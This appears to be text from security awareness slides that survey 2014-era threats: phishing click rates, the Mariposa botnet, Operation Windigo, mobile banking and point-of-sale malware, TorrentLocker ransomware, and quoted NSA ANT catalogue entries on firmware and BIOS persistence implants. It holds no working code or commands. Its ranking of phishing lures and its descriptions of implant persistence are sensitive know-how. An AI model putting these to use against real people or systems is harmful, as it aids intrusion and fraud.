


Getting to the victims

- Email: leading source of compromise
 - 90%+ of breaches caused by spear phishing
 - Extremely effective:
 - 10 emails = 1 click guaranteed
 - Targeted phishing: ~70% success rate
 - Since Dec 2014 CERN is victim of a targeted phishing campaign
 - ~20 variants of the Geodo malware, not detected/blocked by any major antivirus
 - Training and awareness campaign do not seem to help
 - People click anyway...even in the “spam” folder
- Click rate, sorted by effectiveness:
 1. Real-life media story / Breaking news
 2. Credit card or banking alert
 3. Mysterious content (“Your changelog”)



Malicious infrastructures



- 2008: 12M+ hosts in the Mariposa botnet. It had ~800 000 victims, including home users, companies, government agencies and universities in at least 190 countries. Stole directly from victim bank accounts, using money mules in the United States and Canada, and laundered stolen money through online gambling Web sites.
- 2009: ad-hoc working group formed, with participations from Defence Intelligence (company), Georgia Tech Information Security Center, Panda Security, and a few more “unnamed experts”
- 2010: 3 Botmasters arrested by the FBI, Slovenian Criminal Police and the Spanish Guardia Civil
- 2013: 1 convicted to 58 months imprisonment and fined €3,000




Operation Windigo (2011 - now)

- 30,000+ unique **servers** compromised in the last two years
 - kernel.org, Linux Foundation, CPanel, many universities and research lab, public and private sector organisations
- **A full ecosystem of advanced malware**
 - Ebury: SSH backdoor. Controls servers + steals credentials
(signed RPM installed “in the past”. Infects libkeyutils.so)
 - LinuxCdorked: stealth, file-less, multi-platform HTTP backdoor
 - Perl/Calfbot: manages the payload, 35 million spams/day
 - Linux/Onimiki: supporting Linux DNS malware
 - Win32/Boaxxe.G: Click fraud malware
 - Win32/Glupteba.M: Generic proxy/downloader malware
- **Not just software: large-scale malicious infrastructure**
 - Fully distributed, complex infrastructure, using multi-tiered proxies, lots of obfuscation and encryption
- **International gang, highly profitable activity - still ongoing**



Operation Windigo (2011 - now)





Banking malware goes mobile

- Many malware, including affecting EU/US banks
- Capabilities
 - SMS interception/sending, call forwarding, audio recording, wipe
 - Upload call history, SMS history, contacts
- Banking usage
 - Used in conjunction with computer malware: bypass multifactor
 - Use victim's device to **silently** login, wire transfer, beneficiary add
- Potential improvements
 - Could use published support phone numbers and “filter” them
 - Record phone conversations with bank support



2014 top 20 mobile malware

	Name	% of attacks*
1	Trojan-SMS.AndroidOS.Stealer.a	15.63%
2	RiskTool.AndroidOS.SMSreg.gc	14.17%
3	AdWare.AndroidOS.Viser.a	10.76%
4	Trojan-SMS.AndroidOS.FakeInst.fb	7.35%
5	RiskTool.AndroidOS.CallPay.a	4.95%
6	Exploit.AndroidOS.Lotoor.be	3.97%
7	DangerousObject.Multi.Generic	3.94%
8	RiskTool.AndroidOS.MimobSMS.a	3.94%
9	Trojan-SMS.AndroidOS.Agent.ao	2.78%
10	AdWare.AndroidOS.Ganlet.a	2.51%
11	Trojan-SMS.AndroidOS.OpFake.a	2.50%
12	RiskTool.AndroidOS.SMSreg.de	2.36%
13	Trojan-SMS.AndroidOS.FakeInst.ff	2.14%
14	Trojan-SMS.AndroidOS.Podec.a	2.05%
15	Trojan-SMS.AndroidOS.Erop.a	1.53%
16	RiskTool.AndroidOS.NeoSMS.a	1.50%
17	Trojan.AndroidOS.Agent.p	1.47%
18	Trojan-SMS.AndroidOS.OpFake.bo	1.29%
19	RiskTool.AndroidOS.SMSreg.hg	1.19%
20	Trojan-Ransom.AndroidOS.Small.e	1.17%



Point-of-Sale malware

- Growing trend: compromise point-of-sales
 - Card readers in shops/restaurants/ATMs/etc.
- PoS are connected to the network
 - Infection often from inside the organisation's network
 - But not always (<https://www.youtube.com/watch?v=Bw6Ah8RXcLg&t=22>)
- Existing malicious infrastructures adapted quickly
 - Resilient sophisticated malware, advance memory scrapping, keylogger, distributed C&C, etc.
 - <http://blogs.cisco.com/security/talos/poseidon>



Ransomware

- Plenty of schemes

WARNING

We have encrypt your files with CryptoLocker virus

- ESET Case study: http://www.welivesecurity.com/wp-content/uploads/2014/12/torrent_locker.pdf
- Torrent Locker (~9 months study)
 - Out of 39,670 infected systems, 570 or 1.45% have paid the ransom to the criminals
These 570 payments made to the gang tell us they made between US\$292,700 and US\$585,401 in Bitcoins.
 - According to data from the C&C servers, at least 284,716,813 documents have been encrypted so far.
 - TorrentLocker actors have been reacting to online reports by defeating indicators of compromise (IOCs) used for detection and changing the way they use AES from CTR to CBC mode after a method for extracting the keystream was disclosed.




Who owns your hardware?

- More about the NSA ANT catalogue in the news



(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.



(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.


(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: \$0



(TS//SI//REL) SCHOOLMONTANA provides persistence for DNT implants. The DNT implant will survive an upgrade or replacement of the operating system – including physically replacing the router's compact flash card.



(SI//SI//REL) SCHOOLMONTANA Concept of Operations

(TS//SI//REL) Currently, the intended DNT Implant to persist is VALIDATOR, which must be run as a user process on the target operating system. The vector of attack is the modification of the target's BIOS. The modification will add the necessary software to the BIOS and modify its software to execute the SCHOOLMONTANA implant at the end of its native System Management Mode (SMM) handler.

(TS//SI//REL) SCHOOLMONTANA must support all modern versions of JUNOS, which is a version of FreeBSD customized by Juniper. Upon system boot, the JUNOS operating system is modified in memory to run the implant, and provide persistent kernel modifications to support implant execution.

(TS//SI//REL) SCHOOLMONTANA is the cover term for the persistence technique to deploy a DNT implant to Juniper J-Series routers.

Status: (U//FOUO) SCHOOLMONTANA completed and released by ANT May 30, 2008. It is ready for deployment.

POC: [REDACTED], S32222, [REDACTED], [REDACTED]@nsa.ic.gov

